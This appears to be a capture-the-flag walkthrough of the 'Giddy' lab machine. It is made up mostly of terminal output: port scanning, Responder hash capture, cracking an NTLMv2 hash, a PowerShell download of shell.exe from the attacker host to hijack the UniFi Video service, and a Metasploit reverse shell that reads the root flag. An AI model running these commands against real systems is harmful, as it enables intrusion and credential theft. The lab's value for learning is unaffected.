


```
ot@kali:~/Masaüstü/giddy# nmap -sS -sV -p- -T4 10.10.10.104
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 22:11 +03
Stats: 0:05:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.19% done; ETC: 22:17 (0:01:08 remaining)
Nmap scan report for 10.10.10.104
Host is up (0.25s latency).
Not shown: 65531 filtered ports
PORT
        STATE SERVICE
                            VERSION
                            Microsoft IIS httpd 10.0
80/tcp
        open http
443/tcp open ssl/http
                            Microsoft IIS httpd 10.0
3389/tcp open ms-wbt-server Microsoft Terminal Services
5985/tcp open http
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
oot@kali:~/Masaüstü/giddy# responder -wrf --lm -v -I tun0
           NBT-NS, LLMNR & MDNS Responder 2.3.3.9
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CRTL-C
[+] Poisoners:
    LLMNR
                                [ON]
                                [ON]
    NBT-NS
   DNS/MDNS
                                [ON]
[+] Servers:
   HTTP server
                                [ON]
                                [ON]
    HTTPS server
   WPAD proxy
                                [ON]
   Auth proxy
                                [OFF]
    SMB server
                                [ON]
    Kerberos server
                                [ON]
    SQL server
                                [ON]
   FTP server
                                [ON]
   IMAP server
                                [ON]
                                [ON]
    POP3 server
                                [ON]
    SMTP server
                                [ON]
    DNS server
                                [ON]
    LDAP server
[+] HTTP Options:
   Always serving EXE
    Serving EXE
    Serving HTML
```



```
root@kali:~/Masaüstü/giddy# john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'a' or Ctrl-C to abort, almost any other key for status
xNnWo6272k7x (Stacy)
1g 0:00:00:02 DONE (2019-01-15 22:23) 0.4830g/s 1300Kp/s 1300Kc/s 1300KC/s xavas..x215534x
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```







DOWNLOAD

Phantom Evasion – Bypassing Anti-Virus and Hacking Windows ,Linux,Mac OS X and Android

Posted by RAJNEESH BORTHAKUR

HACKING & SECURITY, KALI LINUX, SOCIAL ENGINEERING

APRIL 24, 2018



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Stacy\Documents>
cd ..
PS C:\Users\Stacy>
cd ..
PS C:\Users>
cd ..
PS C:\Users>
cd ..
PS C:\>
cd .\ProgramData
PS C:\ProgramData
PS C:\ProgramData>
cd .\unifi-video
PS C:\ProgramData\unifi-video>
Invoke-WebRequest -Uri http://10.10.13.128:8081/shell.exe -OutFile taskkill.exe
PS C:\ProgramData\unifi-video>
```

```
root@kali:/opt/Phantom-Evasion# ls
LICENSE Modules phantom-evasion.py README.md Setup shell.exe
root@kali:/opt/Phantom-Evasion# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.104 - - [17/Jan/2019 21:16:54] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.104 - - [17/Jan/2019 21:26:38] "GET /shell.exe HTTP/1.1" 200 -
```

```
PS C:\ProgramData\unifi-video>
Restart-Service -Name "Ubiquiti UniFi Video"
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
VARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video
WARNING: Waiting for service 'Ubiquiti UniFi Video
                                                            (UniFiVideoService)'
                                                                                    to stop...
                                                            (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)'
                                                                                    to stop...
WARNING: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop...
```

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.13.128:6666
[*] Sending stage (179779 bytes) to 10.10.10.104

meterpreter > shell
Process 4204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\ProgramData\unifi-video>more C:\Users\Administrator\Desktop\root.txt
more C:\Users\Administrator\Desktop\root.txt
CF559C6C121F683BF3E56891E80641B1
C:\ProgramData\unifi-video>
```